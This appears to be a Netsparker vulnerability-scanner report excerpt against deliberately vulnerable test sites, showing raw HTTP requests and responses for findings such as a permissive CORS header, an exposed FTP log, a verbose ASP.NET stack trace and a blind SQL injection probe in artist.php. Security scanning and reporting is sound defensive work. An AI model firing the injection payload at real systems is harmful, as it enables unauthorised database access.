User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…

<body>
<div id="resetbar">
This website is automatically reset at every midnight (00:00 - UTC).
</div>
<form method="post" action="" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJNDYyMDIyNzIwZGRCqyngY6aJ61JmzNTaC4ut15ArM7uDlhuVcB5MN1EFmg==" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CA0B0334" />
</div>
<div class="navbar navbar-default">

…
```

**Misconfigured Access-Control-Allow-Origin header**

http://angular.testsparker.com/api/getActivities.php



Request


```
GET /api/getActivities.php HTTP/1.1
Host: angular.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: foo=bar
Origin: http://r87.com
Referer: http://angular.testsparker.com/main.4be5f6d112683a8c2d92.bundle.js
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 2238
access-control-allow-origin: *
Date: Tue, 26 Nov 2019 13:22:30 GMT

[{"id":"1","user_id":"1","title":"Web Browser Address Bar Spoofing","detail":"This blog post looks at two address bar spoofing incidents. The first involved the Homograph vulnerability, where attackers used the IDN feature to trick users by imitating legitimate characters. The second involved Edge and Safari, in
which visitors redirected to another website were intercepted by attackers. Code samples are included.","username":"olivia","fullname":"Olivia Smith"},{"id":"2","user_id":"2","title":"The Powerful Resource of PHP Stream Wrappers","detail":"This blog post examines how PHP stream wrappers can be used to bypass keyword
based blacklists. It includes an examination of the generic functions that can be used to interact with streams, the concept of stream-context and steam filters. It also looks at PHP wrappers in RFI attacks and bypassing blacklists. Code samples are supplied throughout.","username":"emma","fullname":"Emma Johnson"},
{"id":"3","user_id":"3","title":"Using Google Bots as an Attack Vector","detail":"\r\nThis article examines the latest attack vector to surface: using Google Bots. It examines how search engines sue bots to help index websites, explains how such attacks happen and how to counter them. Code samples are
included.","username":"ava","fullname":"Ava Williams"},{"id":"4","user_id":"4","title":"Negative Impact of Incorrect CSP Implementations","detail":"This blog examines incorrect CSP implementations on the New Yorker and Blogger, common issues in CSP implementations and solutions, how to determine if your CSP
implementation is problematic and how to test it with the Report Only monitoring mode. It also lists CSP directives and their keywords, and how to use CSP correctly.","username":"charlotte","fullname":"Charlotte Jones"},{"id":"5","user_id":"5","title":"Pros and Con
…
```

**Windows Username Disclosure**

http://aspnet.testsparker.com/WS_FTP.log



Request


```
GET /WS_FTP.log HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/WS_FTP.log
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

Response

```
…

Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT
Accept-Ranges: bytes
Content-Type: text/plain
Content-Encoding:
Date: Tue, 26 Nov 2019 13:16:32 GMT
ETag: "79b7e5057f0d41:0"

2014.02.15 16:46 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.23 15:33 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.23 15:33 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.03.06 11:51 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.03.06 11:51 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 10:47 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 10:47 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 11:52 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 11:52 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.05.26 11:59 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.05.26 11:59 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
2014.09.25 13:00 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\feedback.txt --> 194.27.200.2 /public_html/ie333/_private feedback.txt
2014.09.25 13:00 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie333/_private WS_FTP.LOG
2014.09.25 16:48 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\feedback.txt --> 194.27.200.2 /public_html/ie333/_private feedback.txt
2014.09.25 16:48 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie333\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie333/_private WS_FTP.LOG
2014.02.15 14:41 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\feedback.txt --> 194.27.200.2 /public_html/ie232/_private feedback.txt
2014.02.15 14:41 B C:\Documents and Settings\testsparker\My Documents\My Web Sites\ie232\_private\WS_FTP.LOG --> 194.27.200.2 /public_html/ie232/_private WS_FTP.LOG
```

**Stack Trace Disclosure (ASP.NET)**

http://aspnet.testsparker.com/administrator/Default.aspx?hTTp://r87.com/n



Request

```
GET /administrator/Default.aspx?hTTp://r87.com/n HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```


Response

```
…
ET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.34248

</font>

</body>
</html>
<!--
[HttpException]: The file &#39;/administrator/Default.aspx&#39; does not exist.
at System.Web.Compilation.BuildManager.GetVPathBuildResultInternal(VirtualPath virtualPath, Boolean noBuild, Boolean allowCrossApp, Boolean allowBuildInPrecompile, Boolean throwIfNotFound, Boolean ensureIsUpToDate)

at System.Web.Compilation.BuildManager.GetVPathBuildResultWithNoAssert(HttpContext context, VirtualPath virtualPath, Boolean noBuild, Boolean allowCrossApp, Boolean allowBuildInPrecompile, Boolean throwIfNotFound, Boolean ensureIsUpToDate)

at System.Web.Compilation.BuildManager.GetVirtualPathObjectFactory(VirtualPath virtualPath, HttpContext context, Boolean allowCrossApp, Boolean throwIfNotFound)

at System.Web.Compilation.BuildManager.CreateInstanceFromVirtualPath(VirtualPath virtualPath, Type requiredBaseType, HttpContext context, Boolean allowCrossApp)

at System.Web.UI.PageHandlerFactory.GetHandlerHelper(HttpContext context, String requestType, VirtualPath virtualPath, String physicalPath)

at System.Web.HttpApplication.MaterializeHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()

at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)

--><!--
This error page might contain sensitive information because ASP.NET is configured to show verbose error messages using &lt;customErrors mode="Off"/&gt;. Consider using &lt;customErrors mode
…
```

**BEST PRACTICE**

**Shell Script Detected**

http://aspnet.testsparker.com/statics/pear.sh



Request


```
GET /statics/pear.sh HTTP/1.1
Host: aspnet.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello
Referer: http://aspnet.testsparker.com/sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```


Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Content-Length: 649
Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT
Accept-Ranges: bytes
Content-Type: application/x-sh

Date: Tue, 26 Nov 2019 13:14:48 GMT
ETag: "52f3e7057f0d41:0"

#!/bin/sh

# first find which PHP binary to use
if test "x$PHP_PEAR_PHP_BIN" != "x"; then
PHP="$PHP_PEAR_PHP_BIN"
else
if test "@php_bin@" = '@'php_bin'@'; then
PHP=php
else
PHP="@php_bin@"
fi
fi

# then look for the right pear include dir
if test "x$PHP_PEAR_INSTALL_DIR" != "x"; then
INCDIR=$PHP_PEAR_INSTALL_DIR
INCARG="-d include_path=$PHP_PEAR_INSTALL_DIR"
else
if test "@php_dir@" = '@'php_dir'@'; then
INCDIR=`dirname $0`
INCARG=""
else
INCDIR="@php_dir@"
INCARG="-d include_path=@php_dir@"
fi
fi

exec $PHP -C -q $INCARG -d output_buffering=1 $INCDIR/pearcmd.php "$@"
```

**Robots.txt Detected**

http://aspnet.testsparker.com/robots.txt

| | |
|---|---|
| |  Request<br>GET /robots.txt HTTP/1.1<br>Host: aspnet.testsparker.com<br>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8<br>Accept-Encoding: gzip, deflate<br>Accept-Language: en-us,en;q=0.5<br>Cache-Control: no-cache<br>Cookie: ASP.NET_SessionId=kobaqodwli2gt0bvnqo0lpby; TestCookie=Hello<br>User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36<br>X-Scanner: Netsparker<br>Response<br>HTTP/1.1 200 OK<br>Server: Microsoft-IIS/8.5<br>X-Powered-By: ASP.NET<br>Vary: Accept-Encoding<br>Content-Length: 162<br>Last-Modified: Thu, 11 Apr 2019 11:09:16 GMT<br>Accept-Ranges: bytes<br>Content-Type: text/plain<br>Content-Encoding:<br>Date: Tue, 26 Nov 2019 13:14:47 GMT<br>ETag: "4ec2e6057f0d41:0"<br><br>User-agent: *<br>Disallow: /statics/<br>Disallow: /panel/ |
| **Database Detected (MySQL)** | http://php.testsparker.com/artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20 |





Request




```
GET /artist.php?id=-1%20OR%201%3d1))%20AND%20IFNULL(ASCII(SUBSTRING((SELECT%200x4E4554535041524B4552)%2c9%2c1))%2c0)%3d82--%20 HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
Cookie: PHPSESSID=689d949c453f506de9076d27c803d71c
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Scanner: Netsparker
```

